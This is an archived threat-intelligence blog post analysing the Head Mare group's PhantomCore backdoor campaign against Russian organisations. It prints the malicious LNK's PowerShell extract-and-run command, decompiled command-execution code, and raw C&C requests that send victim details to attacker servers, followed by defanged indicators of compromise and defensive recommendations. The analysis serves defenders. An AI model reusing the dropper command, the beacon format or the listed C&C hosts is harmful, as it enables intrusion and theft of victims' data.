Head Mare Intensifies Attacks On Russia With PhantomCore

Published: 2024-12-10 · Archived: 2026-04-05 17:13:19 UTC

Cyble analyzes the intensification of the ongoing Head Mare campaign against Russia, with deceptive ZIP archives being used to deploy the PhantomCore Backdoor.

Key takeaways

- Cyble Research and Intelligence Labs (CRIL) has identified a campaign associated with the infamous group Head Mare aimed at targeting Russians.
- This campaign involves a ZIP archive containing both a malicious LNK file and an executable. The executable is cleverly disguised as an archive file to deceive users and facilitate its malicious operations.
- The LNK file contains commands designed to extract and execute the disguised, which has been identified as PhantomCore.
- PhantomCore is a backdoor utilized by the hacktivist group Head Mare. It has been active since 2023 and is known for consistently targeting Russia.
- In previous attacks, GoLang-compiled PhantomCore binaries were used. However, in this campaign, the threat actor (TA) is using C++-compiled PhantomCore binaries instead.
- TA also integrated the Boost.Beast library into PhantomCore to enable communication with the command-and-control (C&C) server.
- PhantomCore collects the victim's information, including the public IP address, to gain detailed insights into the target before deploying the final-stage payload or executing additional commands on the compromised system.
- PhantomCore is known to deploy ransomware payloads such as LockBit and Babuk, inflicting significant damage on the victim's systems.

Overview

On 2nd September 2024, Kaspersky released a blog about the Head Mare group, which first emerged in 2023. Head Mare is a hacktivist group targeting organizations in Russia and Belarus with the goal of causing maximum damage rather than financial gain. They use up-to-date tactics, such as exploiting the CVE-2023-38831 vulnerability in WinRAR, to gain initial access and deliver malicious payloads. The group maintains a public presence on X, where they disclose information about their victims.

Their targets span various industries, including government, transportation, energy, manufacturing, and entertainment. Unlike other groups, Head Mare also demands ransom for data decryption.



Figure 1 – Threat Actor profile

CRIL recently identified a campaign targeting Russians linked to the notorious Head Mare group. While the initial infection vector remains unknown, the group typically reaches users via spam emails. In this campaign, a ZIP archive named "*Doc.Zip*" was discovered, containing a malicious LNK file, an executable disguised as "*Doc.zip*" identified as the *PhantomCore*, and a corrupted PDF.

Upon executing the LNK file, it extracts the "Doc.Zip" archive into the "*C:/ProgramData*" directory and executes the file "Doc.zip" using cmd.exe. Once executed, the malware gathers the victim's information, such as the public IP address, windows version username, etc., and sends it to a command-and-control (C&C) server controlled by the TA. It then awaits further commands from the C&C server to execute additional malicious activities. The figure below shows the infection chain.



Figure 2 – Infection chain

Earlier, PhantomCore samples were developed using GoLang. However, in the latest campaign, the threat actor is using C++-compiled PhantomCore binaries. Additionally, the C++ version of PhantomCore incorporates the Boost.Beast library, which facilitates communication between the infected system and the command-and-control (C&C) server through HTTP WebSockets.

Technical Analysis

The ZIP archive "*Doc.zip*," downloaded from the file-sharing website *hxxps://filetransfer[.]io/data-package/AiveGg6u/download*, is suspected to have been delivered to the victim via a spam email. The email likely carried a social engineering theme, designed to appear legitimate, such as an invoice for goods or similar financial documents. This theme was intended to deceive the recipient into interacting with the malicious attachment, ultimately leading to the delivery of the malicious payload.

The zip archive contains multiple files, including two LNK files, a corrupted lure PDF file, and an executable camouflaged as a ".zip" file extension. All the files within the archive are notably in Russian, as detailed in the table below.

Actual file names	Translated names
Список товаров и услуг.pdf.lnk	List of goods and services.pdf.lnk
Счет-фактура.pdf.lnk	Invoice.pdf.lnk

Контактные данные для оплаты.pdf	Contact details for payment.pdf

The LNK file is configured to execute a PowerShell command that locates and extracts the “Doc.zip” archive into the “C:ProgramData” directory. Once extracted, the “Doc.zip” archive, which contains an executable, is launched using the cmd.exe start command. The figure below illustrates the contents of the LNK file.

```
C:\Windows\System32\cmd.exe /c start /B  powershell -c "Expand-Archive -Path
    $(Get-ChildItem -Path %userprofile% -Recurse -Filter "Doc.zip" | Select-Object -First
    1).FullName -DestinationPath C:\ProgramData"; cmd.exe /c start /B 'C:\ProgramData\Doc.
    zip';
```

Figure 3 – Contents of Список товаров и услуг.pdf.lnk

Upon execution, the Doc.zip file sets both the input and output code pages to OEM Russian (Cyrillic) using the *SetConsoleCP* and *SetConsoleOutputCP* Win32 APIs. Additionally, it sets the locale language of the victim machine to “*ru_RU.UTF-8*” to configure the system to use the Russian locale with UTF-8 encoding.

```
FF15 50130D00   CALL DWORD PTR DS:[<&SetConsoleCP>]
68 62030000     PUSH 362
FF15 54130D00   CALL DWORD PTR DS:[<&SetConsoleOutputCP>]
68 02F10C00     PUSH doc.CF102                          CF102:"ru_RU.UTF-8"
6A 00           PUSH 0
FF15 B8150D00   CALL DWORD PTR DS:[<&setlocale>]
83C4 08         ADD ESP,8
A1 50AC0C00     MOV EAX,DWORD PTR DS:[CAC50]
C1F8 1F         SAR EAX,1F
8946 04         MOV DWORD PTR DS:[ESI+4],EAX            esi+4:"hþ0"
EB 22           JMP doc.148EA
0F1F8400 00000000 NOP DWORD PTR DS:[EAX+EAX],EAX
```

Figure 4 – Sets locale to Russia

After configuring the locale settings, the malware attempts to connect to the C&C server at 45.10.247[.]152 using the User-Agent string “Boost.Beast/353”. It retries the connection until successful, sleeping for 10 seconds between each attempt.

```
GET /connect HTTP/1.1
Host: 45.10.247.152
User-Agent: Boost.Beast/353
```

Figure 5 – Connect request

After a successful connection is established, the malware gathers the victim’s information, including the Buildname, Windows version, public IP address, computer name, username, and domain details. The Buildname, which can vary (e.g., ZIP, URL), may indicate the infection vector. This collected data is then sent to the C&C server via the “init” endpoint, as illustrated in the figure below.

```
PUSH EAX                                          
CALL doc.320C0                                    Windows 6.2
ADD ESP,4
MOV DWORD PTR SS:[EBP-20],ESI
LEA EAX,DWORD PTR DS:[ESI+90]                     esi+90:"◎■ï"
MOV DWORD PTR SS:[EBP-10],0
MOV DWORD PTR SS:[EBP-44],EAX
PUSH EAX
CALL doc.30DB0                                    https://api.ipify.org/
ADD ESP,4
MOV EAX,DWORD PTR SS:[EBP-20]
ADD EAX,78
MOV DWORD PTR SS:[EBP-10],1
MOV DWORD PTR SS:[EBP-40],EAX
PUSH EAX
CALL doc.304B0                                    GetComputerNameA
ADD ESP,4
MOV EAX,DWORD PTR SS:[EBP-20]
ADD EAX,60
MOV DWORD PTR SS:[EBP-10],2
MOV DWORD PTR SS:[EBP-3C],EAX
PUSH EAX
CALL doc.30260                                    GetUserNameW
```

Figure 6 – Gathering victim's information

```
POST /init HTTP/1.1
Host: 45.10.247.152
User-Agent: Boost.Beast/353
Content-Type: application/json
Content-Length: 225

{"BuildName":"ZIP","Domain":"[redacted]","Hostname":"[redacted]","Interval":60,"LocalIp":"[redacted]","Os":"Windows
6.2","PublicIp":"[redacted]","Username":"[redacted]","Uuid":"[redacted]"}
```

Figure 7 – Sending victim's details

After sending the initial request containing the victim details and UUID, the malware waits for a response from the TA. However, during our analysis, we were unable to capture the response. Nevertheless, code analysis indicates that the typical response from the TA follows a format similar to the one shown below.

```
{
  "Done": "1",
  "OperatorId": "9",
  "AgentId": "a12bc80c-01fe-fff3-1f91-2e4f696ab21",
  "Response": "<response>",
  "Command": "<command to execute>",
  "Uuid": "a12bc80c-01fe-fff3-1f91-2e4f696ab21"
}
```

Figure 8 – TA's response

Moreover, the TA can execute commands on the victim's machine and download additional payloads from the C&C server. This enables them to escalate the compromise, conduct further malicious activities, or expand the attack by deploying specific commands and payloads. The malware uses the following endpoints for its C&C communication and to receive commands

- hxxp:// [C&C IP Address]/connect
- hxxp:// [C&C IP Address]/init

- hxxp:// [C&C IP Address]/check
- hxxp:// [C&C IP Address]/command

The TA uses the following methods to execute commands and deploy additional payloads.

Command Execution through Pipes

The execution process involves creating a pipe and redirecting the WritePipe handle to the standard output (stdout) and standard error (stderr). A new process is then launched using the command *"cmd.exe /c"* to execute the specified command. After the command is executed, the output is retrieved by reading from the pipe using the *"ReadFile"* API and the *ReadPipe* handle. Additionally, a log is generated to monitor and track the success or failure of the pipe creation and command execution.

The following code demonstrates the TA's ability to execute commands through a pipe, read the command output, and parse the commands for execution via the pipe.

```
if ( !CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
  *(_OWORD *)a1 = 0i64;
  *((_DWORD *)a1 + 4) = 0;
  *((_DWORD *)a1 + 5) = 15;
  v34 = (char *)operator new(0x20u);
  v35 = a1;
  *(_DWORD *)a1 = v34;
  *((_DWORD *)a1 + 4) = 28;
  *((_DWORD *)a1 + 5) = 31;
  strcpy(v34, "error: creating pipe failed!");
LABEL_50:
  v42 = _acrt_iob_func(2u);
  sub_404950(v42, "%s\n", v34);
  goto LABEL_51;
}
if ( !SetHandleInformation(hReadPipe, 1u, 0) )
{
  *(_OWORD *)a1 = 0i64;
  *((_DWORD *)a1 + 4) = 0;
  *((_DWORD *)a1 + 5) = 15;
  v34 = (char *)operator new(0x20u);
  v35 = a1;
  *(_DWORD *)a1 = v34;
  *((_DWORD *)a1 + 4) = 25;
  *((_DWORD *)a1 + 5) = 31;
  strcpy(v34, "error: pipe setup failed!");
  goto LABEL_50;
}
memset(&StartupInfo.lpReserved, 0, 56);
StartupInfo.cb = 68;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.hStdError = hWritePipe;
StartupInfo.dwFlags = 256;
ProcessInformation = 0i64;
if ( v88 < 8 )
  v33 = (WCHAR *)lpCommandLine;
else
  v33 = lpCommandLine[0];
if ( !CreateProcessW(0, v33, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  *(_OWORD *)a1 = 0i64;
  *((_DWORD *)a1 + 4) = 0;
  *((_DWORD *)a1 + 5) = 15;
  v34 = (char *)operator new(0x20u);
  v35 = a1;
  *(_DWORD *)a1 = v34;
  *((_DWORD *)a1 + 4) = 31;
  *((_DWORD *)a1 + 5) = 31;
  strcpy(v34, "error: creating process failed!");
```

Figure 9 – PIPE creation

Creating new process

The malware can also create a new process based on the input from the calling function. If successful, it closes the process and thread handles, updates the log with a success message, and sets a flag to notify the calling process. In case

of failure, it logs an error message and sets a different flag to indicate the failure.



Figure 10 – New Process Creation

The Head Mare group has been known to deploy ransomware in previous attacks, targeting a variety of systems and environments. This includes the use of widely recognized ransomware strains such as LockBit for Windows machines and Babuk for ESXi (VMware) environments. These ransomware strains are notorious for their ability to encrypt valuable data and demand ransom payments from victims in exchange for decryption keys.

Yara and Sigma rules to detect this campaign are available for download from the linked Github repository.

Conclusion

The Head Mare group's campaign continues to target Russian organizations using the PhantomCore backdoor and evolving tactics, including using C++-compiled binaries and social engineering techniques. The group's ability to collect victim data and deploy additional payloads, including ransomware, highlights the ongoing threat it poses. Organizations must stay vigilant and strengthen their security measures to defend against such attacks.

Recommendations

- Avoid opening unexpected or suspicious email attachments, particularly ZIP or LNK files. Train employees to identify phishing attempts and verify file origins before interacting with downloads. Implement email security solutions that detect and block malicious attachments.
- Ensure all software, including WinRAR and operating systems, is updated with the latest security patches. Vulnerabilities like CVE-2023-38831 can be exploited in outdated software, making patch management critical for prevention.
- Deploy endpoint detection and response (EDR) tools to monitor suspicious activities such as unauthorized PowerShell execution. Use intrusion detection/prevention systems (IDS/IPS) to block connections to known malicious C&C servers like the one observed in this attack.
- Limit user permissions to execute potentially dangerous commands or files. Use application whitelisting to allow only trusted programs to run and disable unnecessary scripting tools like PowerShell on non-administrative systems.

- Continuously monitor network traffic for anomalies, such as unusual locale settings or repeated connection attempts to unknown IP addresses. Create an incident response plan to quickly isolate and remediate affected systems in case of compromise.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Initial Access (TA0001)	Phishing (T1566)	ZIP archives might be sent through phishing email to the target users
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	Powershell is used to extract the archive file
Execution (TA0002)	Windows Command Shell (T1059.003)	Cmd.exe is used to execute commands through PIPE, start command
Execution (TA0002)	Native API (T1106)	SetConsoleCP, SetConsoleOutputCP, and other Win32 APIs to configure locale
Command and Control (TA0011)	System Information Discovery (T1082)	Collects victim details, including OS version, computer name, username, and domain details
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	Communicates with the C&C server over HTTP using the “Boost.Beast” library.

Indicators of Compromise

Indicator	Indicator type	Comments
6ac2d57d066ef791b906c3b4c6b5e5c54081d6657af459115eb6abb1a9d1085d	SHA-256	coYLaSU4TQum
0f578e437f5c09fb81059f4b5e6ee0b93cfc0cdf8b31a29abc8396b6137d10c3	SHA-256	Список товаров и услуг.pdf.lnk
dd49fd0e614ac3f6f89bae7b7a6aa9cdab3b338d2a8d11a11a774ecc9d287d6f	SHA-256	Счет-фактура.pdf.lnk
57848d222cfbf05309d7684123128f9a2bffd173f48aa3217590f79612f4c773	SHA-256	Doc.zip
4b62da75898d1f685b675e7cbaec24472eb7162474d2fd66f3678fb86322ef0a	SHA-256	Phantomcore Backdoor
44b1f97e1bbdd56afeb1efd477aa4e0ecaa79645032e44c7783f997f377d749f	SHA-256	Phantomcore Backdoor

2dccb526de9a17a07e39bdedc54fbd66288277f05fb45c7cba56f88df00e86a7	SHA-256	Phantomcore Backdoor
1a2d1654d8ff10f200c47015d96d2fcb1d4d40ee027beb55bb46199c11b810cc	SHA-256	Phantomcore Backdoor
8aad7f80f0120d1455320489ff1f807222c02c8703bd46250dd7c3868164ab70	SHA-256	Phantomcore Backdoor
9df6afb2afbd903289f3b4794be4768214c223a3024a90f954ae6d2bb093bea3	SHA-256	Phantomcore Backdoor
hxxps://city-tuning[.]ru/collection/srvhost.exe	URL	Phantomcore Backdoor Download URL
hxxps://filetransfer[.]io/data-package/AiveGg6u/download	URL	ZIP file download URL
hxxp://45.10.247[.]152/init	URL	C&C
hxxp://45.10.247[.]152/check	URL	C&C
hxxp://45.10.247[.]152/connect	URL	C&C
hxxp://45.10.247[.]152/command	URL	C&C
hxxp://185.80.91[.]84/command	URL	C&C
hxxp://185.80.91[.]84/connect	URL	C&C
hxxp://185.80.91[.]84/check	URL	C&C
hxxp://185.80.91[.]84/init	URL	C&C
hxxp://45.87.245[.]53/init	URL	C&C
hxxp://45.87.245[.]53/check	URL	C&C
hxxp://45.87.245[.]53/connect	URL	C&C
hxxp://45.87.245[.]53/command	URL	C&C

Source: https://cyble.com/blog/head-mare-deploys-phantomcore-against-russia/